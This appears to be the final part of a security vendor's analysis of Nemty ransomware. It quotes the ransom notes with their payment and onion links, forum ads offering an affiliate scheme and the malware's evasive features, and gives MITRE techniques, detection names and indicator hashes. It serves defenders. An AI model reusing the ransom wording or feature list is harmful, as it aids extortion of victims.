
```
--->  NEMTY 2.4 REVENGE <---

Some (or maybe all) of your files got encryped.
We provide decryption tool if you pay a ransom.

Don't worry, if we can't help you with decrypting - other people won't trust us.
We provide test decryption, as proof that we can decrypt your data.

You have 3 month to pay (after visiting the ransom page) until decryption key will be deleted from server.
After 3 month no one, even our service can't make decryptor.

1) Web-Browser
  a) Open your browser.
  b) Open this link: http://nemty.top/public/pay.php
  c) Upload this file.
  d) Follow the instructions.

2) Tor-Browser
  a) Download&Install Tor-Browser.
  b) Open Tor-Browser.
  c) Open this link : http://zjoxyw5mkacojk5ptn2iprkivg5clow72mjkyk5ttubzxprjjnwapkad.onion/public/pay.php
  d) Upload this file.
  e) Follow the instruction.
```

FIGURE 46. Example of the ransom note in version 2.4

Version 2.5

This is the last version of Nemty we discovered. This one represents a minor release and we only spotted two changes for this version:

- A new mutex value
- A new ransom note:




```
---> NEMTY 2.5 REVENGE <---

Some (or maybe all) of your files got encryped.
We provide decryption tool if you pay a ransom.

Don't worry, if we can't help you with decrypting - other people won't trust us.
We provide test decryption, as proof that we can decrypt your data.

You have 3 month to pay (after visiting the ransom page) until decryption key will be deleted from server.
After 3 month no one, even our service can't make decryptor.

1) Web-Browser
  a) Open your browser.
  b) Open this link: http://nemty.top/public/pay.php
  c) Upload this file.
  d) Follow the instructions.

2) Tor-Browser
  a) Download&Install Tor-Browser.
  b) Open Tor-Browser.
  c) Open this link : http://zjoxyw5mkacojk5ptn2iprkivg5clow72mjkyk5ttubzxprjjnwapkad.onion/public/pay.php
  d) Upload this file.
  e) Follow the instruction.
```

FIGURE 47. Example of the ransom note in version 2.5

Relationship between JSWORM and Nemty

Our Advanced Threat Research (ATR) team followed the activity of the user jsworm in the underground forums, and uncovered another piece of their ransomware, called JSWORM ransomware. Below is an announcement they made on the same forum on which they presented Nemty:



jsworm
gigabyte
●●●●
J
Paid registration
● 0
138 posts
Joined
04/30/19 (ID: 92534)
Activity
Virology / malware

Posted August 20

We offer you to join the NEMTY affiliate program.

The cryptoclocker itself is in C ++ using Win32API.
Support for Windows XP (no flashing to the panel).
The weight of a clean, uncovered build is 87kb.

For a contact in the LAN, indicating the amount of traffic and where it comes from.

Moderator comment:
The deposit was returned to TSU.

jsworm
gigabyte
●●●●
J
Paid registration
● 0
138 posts
Joined
04/30/19 (ID: 92534)
Activity
virology / malware

Posted May 1

Moderator warning:
WORK ONLY THROUGH A GUARANTEE !!!
Top is closed. Make a deposit, contacts in the topic / topic / 10428 /

Russian:
I bring to your attention JSWORM Ransomware
Functions:

- Pure C ++.
- There is not a single pass.
- Only part of the file is encrypted.
- Ransom note in every folder except the excluded (Windows folder).
- Multithreading (1 stream per disk).
- Deletes shadow copies, stops services (sql, etc.), terminates processes (sql, etc.), clears the logs.
- Self-deletion after encryption.
- Random 256 character password (encrypted and recorded in each note).

What do you need:

- Traffic (Dediks, VNC, push, botnet, spam mailings, exploits), anyone is welcome.
- Two bulletproof mails, 1 based and 1 spare, if something happens to the main one (I advise cock.li and tutanota).

Conditions:

- I provide a build with your mail.
- The first income must be within 2 weeks.
- We work 70/30, where your 70% of the buyback, 30%, respectively, are mine.
- A ransom is paid to your crypto wallet.
- The decoder will receive after payment 30%.
- You get access to a telegram channel with news (updates, bugs, and in general everything related to the ransomware).

Contacts:

FIGURE 48. JSWORM ransomware and Nemty announcement

We analyzed all the samples we had of JSWORM and Nemty and could not find any relationship in the code base between them, but it is clear that both pieces of ransomware belong to the same moniker.

HASH	FAMILY	Compilation timestamp
0b33471bbd9fbbf08983eff34ee4ddc9	Nemty	2019-08-29 08:31:32
0e0b7b238a06a2a37a4de06a5ab5e615	Nemty	2019-08-19 04:34:25
27699778d2d27872f99ee491460485aa	JSWORM	1992-06-19 22:22:17
31adc85947ddef5ce19c401d040aee82	JSWORM	2019-07-19 05:21:52
348c3597c7d31c72ea723d5f7082ff87	Nemty	2019-08-25 11:58:28
37aaba6b18c9c1b8150dae4f1d31e97d	Nemty	2019-08-20 19:13:54
4ca39c0aeb0daeb1be36173fa7c2a25e	Nemty	2019-08-13 14:46:54
5126b88347c24245a9b141f76552064e	Nemty	2019-08-21 16:16:54
5cc1bf6122d38de907d558ec6851377c	Nemty	2019-08-21 14:27:55
74701302d6cb1e2f3874817ac499b84a	JSWORM	2019-07-10 08:44:29
7def79329823f3c81a6d27d2c92460ef	JSWORM	2019-07-09 18:54:23
dcec4fed3b60705eafdc5cbff4062375	Nemty	2019-08-21 19:25:16
de9e1a5fc0f0a29b97eb99542d1f297a	JSWORM	2019-07-09 20:25:14
f270805668e8aecf13d27c09055bad5d	Nemty	2019-08-21 18:42:10
f796af497399c256129f2ce61eb8855b	JSWORM	2019-07-19 05:24:00
fbf7ba464d564dbf42699c34b239b73a	JSWORM	1992-06-19 22:22:17
0f3deda483df5e5f8043ea20297d243b	Nemty	2018-12-04 11:00:39

Some of the samples released contain custom packers so the compilation timestamp is not accurate for those cases.

Based on the data of the binaries we found, we can see how Nemty activity started some time after the JSWORM ramsomware disappeared. This could indicate that the threat actor jsworm was developing both pieces of ransomware at the same time.


Free Decryptor Available Through No More Ransom

One of the partners of NoMoreRansom was able to release a working version of a Nemty decryptor. If someone is affected by this ransomware, it is possible to contact them through NoMoreRansom to get a decryptor.

Nemty Releases Customer Data Publicly

In our analysis of the Nemty ransomware, we spotted a new trend in how its authors managed the data of their victims.

In this instance, much like we have seen with other ransomware families like Maze, Nemty has its own website on which customer data is publicly released.



[redacted]

Oh, f[redacted], 2 * 2 = 5?

[redacted]

Download

Password: NEMTY

Image source: Bleeping Computer

Conclusion

Despite the number of RaaS families that appeared this year, Nemty represents another piece to observe and follow. Since we started to watch the activities of this ransomware, the criminals behind it have released multiple new versions with bug fixes and improvements. Such activity suggests that ransomware authors are feeling pressure from the great work done by security researchers and organizations, and in the case of Nemty, even from the underground criminal community which itself was quick to criticize some of its functions and implementations.

Tesorion, now a partner in No More Ransom, released a working decryptor for Nemty and so we now expect that the author will change the ransomware again to continue their activities. The last action we observed from this group was the website shown above, created to leak customer data.

Mitre ATT&CK

The sample uses the following MITRE ATT&CK™ techniques:

Technique ID	Technique Description
T1124	System Time Discovery
T1083	File and Directory Discovery
T1012	Query Registry
T1057	Process Discovery

T1047	Windows Management Instrumentation
T1035	Service Execution
T1215	Kernel Modules and Extensions
T1179	Hooking
T1112	Modify Registry
T1107	File Deletion
T1089	Disabling Security Tools
T1055	Process Injection
T1179	Hooking
T1055	Process Injection
T1132	Data Encoding

Coverage

Generic Trojan.si

GenericRXIS-SF!348C3597C7D3

GenericRXIS-SF!37AABA6B18C9

GenericRXIS-SF!5CC1BF6122D3

GenericRXIU-OJ!0B33471BBD9F

Ransom-Nemty!09F3B4E8D824

Ransom-Nemty!2FAA102585F5

Ransom-Nemty!65B07E2FD628

Ransom-Nemty!9D6722A4441B

RDN/GenDownloader.alr

RDN/Generic.fps

RDN/Generic.fqr

RDN/Generic.fry

RDN/Generic.ftv

RDN/Generic.fxs

RDN/Generic.fyy

RDN/Ransom.gg

RDN/Ransom.gn

Trojan-FRGK!484036EE8955

Indicators of Compromise

Hash	PE TimeStamp
64a1ce2faa2ab624afcbbbb6f43955e116b6c170d705677dba6c4818770903aa	1992:06:20 00:22:17+02:00
c537c695843ab87903a9dbc2b9466dfbe06e8e0dde0c4703cbac0febeb79353a	1992:06:20 00:22:17+02:00
8e6f56fef6ef12a9a201cad3be2d0bca4962b2745f087da34eaa4af0bd09b75f	1992:06:20 00:22:17+02:00
ca46814881f2d6698f64f31e8390fe155b9fd0d8f50b6ab304725a2251434aa7	2009:08:13 23:36:24+01:00

5d04d789d66152e3fc0a2d84a53c3d7aa0f5d953c1a946619deeb699f3866e26	2017:01:02 12:16:24+01:00
a743d29eb16f9b4a59b2fd8c89e59053bdccce362f544fe82974e80d580c88f6	2018:03:27 07:09:32+02:00
5439452012a052851fdd0625abc4559302b9d4f4580e2ec98680e9947841d75d	2018:04:17 01:50:07+02:00
20d432c171ec17e7c5105f032210a96ea726ffc52154b79ec43acd62d6e3f304	2018:06:09 22:43:06+02:00
9fad280bb034a4683be9ab4a35d2859e61dc796a6134436b4403c2cb9a9ebfea	2018:06:09 23:45:15+00:00
7c1aaccca9dd236b9271c734d987d0fccc3e91bfa4c445c5e1c7c41e61ffe3ca	2018:06:16 17:31:40+02:00
2f2aeb72dd127057fac1eeefdc0539fc3fa7bdff36d288bd7e20f2756194253d	2018:06:16 23:24:06+02:00
6b3fea34cb8bb5cc6d698e30933884e1fe55c942d8768da85eb1c8085525bb41	2018:06:20 00:56:49+01:00
345380e840249081cba552af4ab28d7c65d4052f6e4bedd748b673b8853e6e96	2018:06:20 01:56:49+02:00
0f6e82387a5fe0f64d7cec15466b17a623aa8faaf9971df3c49ab65d49d1422e	2018:07:06 02:30:25+02:00
4b86f102eff21382c1a40a28bd4db19356e1efd323336bcec6645e68592e754a	2018:07:07 17:59:57+01:00
b604a25ae4a668170bf28bfc885d0e137f4ff3a29eb7f772ba7098ecfb9bacb3	2018:07:08 12:47:46+02:00
664b45ba61cf7e17012b22374c0c2a52a2e661e9c8c1c40982137c910095179a	2018:07:14 02:09:27+01:00
536209365d143bf90a44f063eff9254639d7976b2f77edcc2a0ff6ac1e5a5464	2018:07:23 22:32:23+02:00
e29d154b067f298bab794d9f85ee7b3d58ebf17b56f6cff6601fb6ce48482f09	2018:08:01 20:19:32+02:00
c2a32b7094f4c171a56ca9da3005e7cc30489ae9d2020a6ccb53ff02b32e0be3	2018:08:06 17:50:00+02:00
5d58c85ba5bd7a4ca3d5ade7bff08942a12399f82defa370691524d8797a1095	2018:08:09 01:11:34+02:00
c8d44e8c91ed028626a8e2b3a526627790a2ac3e7078316172e35371fb984eee	2018:08:09 01:11:34+02:00
7eb2b5125f9fbcc2672c05031456b6a2432c8921e9fa561bb7d7fa72010638b0	2018:08:22 21:17:21+01:00
06c1428e1a41c30b80a60b5b136d7cb4a8ffb2f4361919ef7f72a6babb223dd3	2018:08:22 22:17:21+02:00
66e55d3ffc0dcc4c8db135474cb8549072f8b1015742038f2ebb60d8c5dbd77c	2018:08:24 01:21:20+02:00
7fab9295f28e9a6e746420cdf39a37fe2ae3a1c668e2b3ae08c9de2de4c10024	2018:08:27 18:49:08+02:00
bf3368254c8e62f17e610273e53df6f29cccc9c679245f55f9ee7dc41343c384	2018:08:28 00:50:58+02:00
eb98285ef506aa5b6d38bbd441db692b832f7ed1b9cb1dc4e2fec45369c8432a	2018:08:29 19:54:20+02:00
676224fb3ab782fc096351c2419ebd8f7df95a9180407f725c57e72d2bbec5b1	2018:08:29 20:05:56+02:00
9b5067d5e7f7fbf52b5069f5557d5b0cf45752a6b720f5a737b412600da8c845	2018:09:07 18:40:54+02:00
30832d5709f93b16a6972fca9159fbd886a4e9815ef0f029fade5ca663e9761e	2018:09:08 01:26:36+01:00
e5527d1bfc8b1448dcd698f23ac7142a066bb19b6109ef1c92df4d6214aa2d6a	2018:09:11 22:58:35+02:00
c09272b4a547aa5e675f9da4baf70670bd192b1dfd8dd33b52a42ee83f782cac	2018:09:30 18:36:38+02:00
aa36aa7425e9591531d5dad33b7e1de7ffbe980376fc39a7961133f5df8ab31a	2018:10:03 22:27:20+02:00
a54bca66aac95cb281d313375e38cd8058ace1e07c5176995531da241c50dbd6	2018:10:06 10:02:23+02:00
63ed68751000f7004bf951bc4a4c22799a94d28602f4022d901b6558ff93b46b	2018:10:09 22:04:03+02:00
fe639627cf827e72c30992c627fffd458f7afb86d5b87e811415b87c2276e59c	2018:10:12 20:11:41+02:00
74f8c39f3b0e4338eeaabad97c9303139336be9ebe059501a78174570540eb9e	2018:10:14 01:10:44+02:00
0a472cb6772f554afc9720064a0ba286ddc02250b9249cace39b3bdd77b5265c	2018:10:20 16:38:09+02:00
0a0fb6e146bf8473b8931c3775529b2a0c8baf0db9afae7d3bb53f3d1da8c6ca	2018:10:21 23:30:07+02:00
0285a046ecaa82e685275ea53ae56134cb992991ef0d2ac5af3f5c15ebd136cc	2018:10:25 23:28:29+02:00
3d852ca618763ced2e280f0c0079e804935b70dcd4adc3912c2e2b3965e196c4	2018:11:03 16:59:21+01:00
4f3c6b42a2182b530f44d37fb82df8c2e1ca3858bfdd6d921aa363efe3e6e7bb	2018:11:03 16:59:21+01:00
3d9742b2ca3756645f88e885d1dadb2827a19f01ca6fb4a5170f2888cced35e1	2018:11:03 16:59:21+01:00

a2f6c36cb8f46207028fbd3f3b69e306d3bdc4fc0391cfda5609812df880be07	2018:11:10 17:30:47+01:00
b3dbfbd64088691b4bf07b9001890bc60ff7f95fb44acdc20d95e8dd3c72c050	2018:11:11 00:53:46+01:00
5e4a090b75ca915fc42a149c7ddfba0dbe1a6846fe3b36249923549656c31218	2018:11:25 19:51:19+01:00
a5590a987d125a8ca6629e33e3ff1f3eb7d5f41f62133025d3476e1a6e4c6130	2018:12:04 12:00:39+01:00
a7558decb9516122781243e791c982977660152813817fb7ed00359365fcb0d3	2018:12:06 17:53:43+01:00
b2c11e6126a7de326e5fef14679279bf9fa920b7ba7142984d99790d89155b69	2018:12:06 17:53:43+01:00
4379f688682395f0ebcd70acd14c304a1074928198b4d0bebb5362d56328f76e	2018:12:06 21:13:33+01:00
8dca973cccf5073a9f53f055fa275215520ba67416b5d206c673df533532efe5	2018:12:07 01:04:23+01:00
9913afe01dc4094bd3c5ff90ca27cc9e9ef7d77b6a7bdbf5f3042a8251b96325	2018:12:10 19:04:48+01:00
17864c4e21c0ebaf30cca1f35d67f46d3c3c33a5b8ea87d4c331e9d86d805965	2018:12:15 23:24:41+01:00
36bd705f58c11c22529a9299d8c0c1a33cf94fb9b7cce0a39a79e4d8f523308d	2018:12:16 21:12:50+01:00
1b18d04d4ca37ecc25bd8d4f229121c89a57c80615d40ff94868f380cdfaed7c	2018:12:24 21:33:38+01:00
b0bd94cf4f409bb5ba2661d875e0488e59492c95a539508172e2670d74feb0ea	2018:12:27 21:42:57+01:00
b9ff00a4b426742892e21601a68b19ffa44668f3274ec250e60843c3224b6b42	2018:12:30 01:14:36+01:00
4f5bb92d861601642aec31ecbd7864b2dcca9027ef3ff7256c0d12915580181b	2019:01:10 22:35:38+01:00
2a5f9e5d72b4841538a73ee2556865d8ed76e3da38571f00148368874edf55c8	2019:01:19 23:44:33+01:00
708922215acc1ddbe35a9549afce408aaa0aa74caa78feca96150e755ebf7b98	2019:02:02 11:07:14+01:00
03e46ba0d430afd4c85eaef47dcb38faf8cd7ef78ef25f8aa911c216a598245c	2019:02:02 23:01:04+01:00
cbb016cab1718c610f2bd98e0190bb5a426a2de38ddfccfec86196294e47bca0	2019:02:05 04:34:44+01:00
2ebe4c68225206161c70cf3e0da39294e9353ee295db2dc5d4f86ce7901210c5	2019:02:08 18:17:02+01:00
947bddf40d6dcf4cbbf174b2067a9f5e09fa2eb03d039974feba1d398ddeb184	2019:02:11 23:26:07+01:00
3207b5da6ecf0d6ea787c5047c1e886c0ee6342a5d79e4bcb757e7e817caa889	2019:02:16 17:40:03+01:00
ee3a8512f4109ec7a21831aee68ba53fb431d5eac613b66bf9877f50118c0cd4	2019:02:16 19:26:22+01:00
9caae99f53cc1446f04703754fa03b98a6303882e0999653c2c5fbfe656e3164	2019:02:26 00:00:02+01:00
cfe5682a41c5b4a3fd9c09070262171a05e0ce99868ef0e2058a5d65385ed681	2019:03:10 18:09:02+01:00
1ac0c87c3ff27dc6d630cb3f543311fb48edfc88d33470836438b1d388ae9687	2019:03:12 20:03:50+01:00
57a73c98866cd1aa0e57b84c0a13a54901077d23b6683d16b713d652d74fd1c7	2019:03:24 20:58:51+01:00
f2c6e0a2500876a3426b191cfbd3b65625bb182f23fda68d256f56a644f4f123	2019:04:02 11:44:51+02:00
5078a0940abc31a7fa271483ac345044a91a0e21c517bceb85091cd3fca310f7	2019:04:03 01:09:42+01:00
92981ed851493d6897339df02a77799645a0edf078daa8cf6cf09293f0801b7c	2019:04:06 02:29:49+02:00
084da93689b04f0a162bcd6fa2d43937f84182ac94d40b871d8650d89501c2bd	2019:04:10 00:40:47+01:00
e563bfae9ee7effe4c9766ded059dc2e91f7f76830973dfdadfb203c47fe8c2a	2019:04:12 17:33:50+01:00
a77beff2bf75a2a82b7c96438e9c55e2839cba2ea057892422b714876b8def58	2019:04:12 21:09:21+01:00
d341571f9b8ea62f52b9563ca1fb77bee5127a2a5b93d00682622eb116db0275	2019:04:12 22:26:26+01:00
510c0746a5d8b0175e80e2fbbbfbf194c8e20e56cccd5a9ec5fac4ad2e2f77f7	2019:04:15 19:01:48+02:00
e070a88883634bf7105f9744123adfd3890947e8da4754d2560293e68f809f10	2019:04:17 01:57:08+02:00
44c6edb224810748a0b15512a47647f5e35157fdaa30357d2820c1eb250273e4	2019:04:17 20:57:27+01:00
db25fd682243d4449c423a57591bd0d69a98f3e6149b815e6c556a76b5fbb71a	2019:04:19 19:05:12+02:00
405df2b5aa985c8386d347b6e7f269e546231a02abd1e793ae792010248bc9da	2019:04:27 00:59:44+02:00
081444b3b8b82c06c631d3106859ab530435af68292a8009c4b6eb2285cb9929	2019:04:27 22:03:27+02:00

a380640490d3aa7380255ed9269bb967a4daee6d2d20353a50154e7e6d399746	2019:04:28 23:52:25+02:00
fe244ab332b490623a8a313a8b64a1d280f3e03b2457f6c3235d01ee8f21c701	2019:04:29 00:49:00+02:00
abf148370f7cc9c16e20c30590a08f85208f4e594062c8a9e59c0c89cd8ff43f	2019:04:29 02:32:07+02:00
034b86e971f24282bd0c1b74a257c7c60ec7d83fa45ac5d5321e7c436675be89	2019:05:04 17:03:52+02:00
859e8f98203fa9b8fb68cf1e4c6f9a1143c970bd2830601841b83ee49b2a72ba	2019:05:05 22:59:32+02:00
2e436f4277a6cac69c5b484284160559752ef0679e27e2af8112e78c9074a17c	2019:05:07 23:20:09+02:00
6be9cc0bda98fee59c94d687c293b83f1b41588ca991f35328f4d56c9c1f38e4	2019:05:17 12:12:43+01:00
29ba2b8099985501ae9aafa964daeca66d964e9fbc1d0025928b49fcae0efb63	2019:05:17 12:58:42+02:00
a08dc1e27b9e92ba70dcd2bce611fa51ec3601e4a2e7cdbb7713b656160c3773	2019:05:28 21:36:33+02:00
cc496cec38bbc72bae3cb64416baca38b3706443c4f360bd4ba8300d64b210d2	2019:08:13 16:46:54+02:00
267a9dcf77c33a1af362e2080aaacc01a7ca075658beb002ab41e0712ffe066e	2019:08:19 05:34:25+01:00
505c0ca5ad0552cce9e047c27120c681ddce127d13afa8a8ad96761b2487191b	2019:08:20 20:13:54+01:00
6a07996bc77bc6fe54acc8fd8d5551a00deaea3cc48f097f18955b06098c4bd3	2019:08:21 16:27:55+02:00
d421d9b0cc9ce69fc4dea1d4bd230b666b15868e4778d227ead38b7572463253	2019:08:21 17:16:54+01:00
f854d7639a5db4c42b51aecd541aaf61879591adf42ebcba068f3b111fb61a34	2019:08:21 19:06:44+01:00
688994783ce56427f20e6e2d206e5eee009fcc157ba37737dce1b14a326cc612	2019:08:21 20:25:16+01:00
4cf87dd16d57582719a8fe6a144360f3dfa5d21196711dc140ce1a738ab9816e	2019:08:21 20:34:34+02:00
15084aa0f30f5797bd666f18d0992dfcdb1c080c8d25cf2f6d97f9166e45b93b	2019:08:31 14:06:01+01:00
7c638c17b3fc92393c421dff34a1c9245c26f9526fb20699af567e6a38535a06	2019:09:04 14:05:11+02:00
022076c2c8f1555ee98a08ff5714aa1db20e1841fe3b8d1362fed0d6bef1c87d	2019:09:19 22:32:44+02:00
fb81f82121f9604a664925790e83763f7dceb2adaa4aeafaf8af24f7986e1f12	2019:09:24 12:28:55+02:00
a41949b9cddc2838534c0f70c0a615a7135fc95e452270ff661247a60d6b638d	2019:09:24 14:55:26+01:00
3aeaf37af33b92dfa62489250ec2857d6bab1098fcf356cdb58e05efabe359cb	2019:09:27 12:59:27+02:00
9f2a0b1553f8b2e1a5c0c40023ac9abed76455cdb0f5a346601088615606eac0	2019:09:28 11:31:11+02:00
068575719283c1e33abb8530340d7ac0b4d44b15da1ee0877c03537216df3001	2019:09:30 02:31:49+02:00
9574f57f7a4192f0507fa3361fb3e00e1f1101fdd818fc8e27aaba6714cd373c	2019:10:02 17:22:33+01:00
98f260b52586edd447eaab38f113fc98b9ff6014e291c59c9cd639df48556e12	2019:10:04 09:56:21+02:00
30ad724c9b869ff9e732e95c7e3b94a0d118297c168ffd4c24bac240e0cba184	2019:10:04 13:01:21+01:00
62c3b52b5310393dbf0590bc246161249632a1d2f21c3aa7fb779dc8018a0edf	2019:10:05 03:10:25+01:00
d041cc7e2e9d8d6366b28abc0428b7d41ad75bcfb67631830a838c32e49fd365	2019:10:07 17:57:43+02:00
88fcdfd4c89a9d3108582e5746b58beda9e538f357f3b390a008a7e5925c19f5	2019:10:07 18:22:30+02:00
9b5a42c4dbb2df3e1457e8a7bdbe93a2a4b4382a4de70077ace34a3c5a04ba1f	2019:10:10 02:55:12+02:00
2497543441cf35647afa60d6bc76825cfebf24e3421fbe101b38838aed63ba21	2019:10:11 02:44:30+02:00
5e2c0b6d2f74605f11047a6b6ebff7026035471bccd3e2c6ba03df576eef08cd	2019:10:12 20:12:30+02:00
aaaa143d3636133fa952b79f3e447264a56a4db223a046906b95802e50a359f9	2019:10:25 11:04:07+02:00
0c18068dab291fcdd5a9aa94fb6cb07b8aeec1e4ecbab3746c3b0586e7bbd692	2019:10:26 06:58:37+01:00
36e66c1d562af0df6c493cb998b24f8b52da55452dce6514d92e14ee64ab41c6	2019:11:26 20:09:10+01:00
2160391fc7c69bc30dea5c4e0e3e6ca2045d021087d4f1170d74eacedae9ebd2	2019:11:26 20:09:10+01:00
b01054d750aaa982359bee75707847f30df668135ca139e25b142e18f8cf2f51	2019:11:26 20:09:10+01:00
97c5eeddaaa99a578a94609a69be099d7ac61f4d797f14a5f9a696566205366e	2019:11:26 20:09:10+01:00

c5d43698296b4e9b9f7491669b7b20ef651302593c72b827462c08c9d6e76ae3	2019:11:26 20:09:10+01:00
d5b4f6cd5c6d142cdcfeca789b58942ee01270cb52de1d0f4c8d3cb7f44fa6e4	2019:12:14 15:45:13+01:00
e04d28b43fcc11ef8869641c2795774ae139ee6ed06c295c772d8a4f2381e831	2019:12:15 09:55:10+01:00
1d3f2ba1c701ecf04c288b64d9f2470c6f58744d5284174c1cb8e8b3753f3fae	2019:12:15 09:55:10+01:00
45c3faeb8cdd2cbdcf6161f05b2e72aba7927594138da693b0020f24db9e60d8	2019:12:15 09:55:10+01:00
4402b31f717bfe82498d162adac0c9b4f5a9ca413c883ac94ab8e322c50f11db	2019:12:23 09:17:02+01:00
a3cb6814fcdb42517728815c875f2dc169ac7b15f615b971eff209c4e2937527	2019:12:23 17:10:14+01:00
0a14d4313ded36716d9de16b8487ac91b0dcf6a77c9f0c21531916c31a0a5ee9	2019:12:24 05:03:25+00:00
735ef043f3f64a9c57ba938dddc6fdac60ed30fa746a728635835c7162729710	2019:12:25 20:14:11+01:00
92cf38b5bee56490871c19e1ee31239c550a0eb6d177a37d02079465be9e4f7d	2019:12:27 18:55:35+01:00
4b4feffb0783aca42f0e9c38961340a76b4a2b3fd324f71e764a88ab500f1372	2019:12:27 18:55:35+01:00
5a022aba75d4986adedb1a5fb62fce8946d43f06846f663a851ba93e9e317f8c	2019:12:27 18:55:35+01:00
3ae7d44569b2885de360c0e6c3448772f74c1c3ff4ee3f594053a95bfc73850f	2019:12:27 18:55:35+01:00
42e9356feb10e5814fb73c6c8d702f010d4bd742e25550ae91413fa2a7e7c888	2019:12:27 18:55:35+01:00
bf6b8563773f7a05de33edcb1333d9e39e5bc60c91d111d3fb4ec7f5cfbb6c43	2019:12:28 03:06:43+01:00
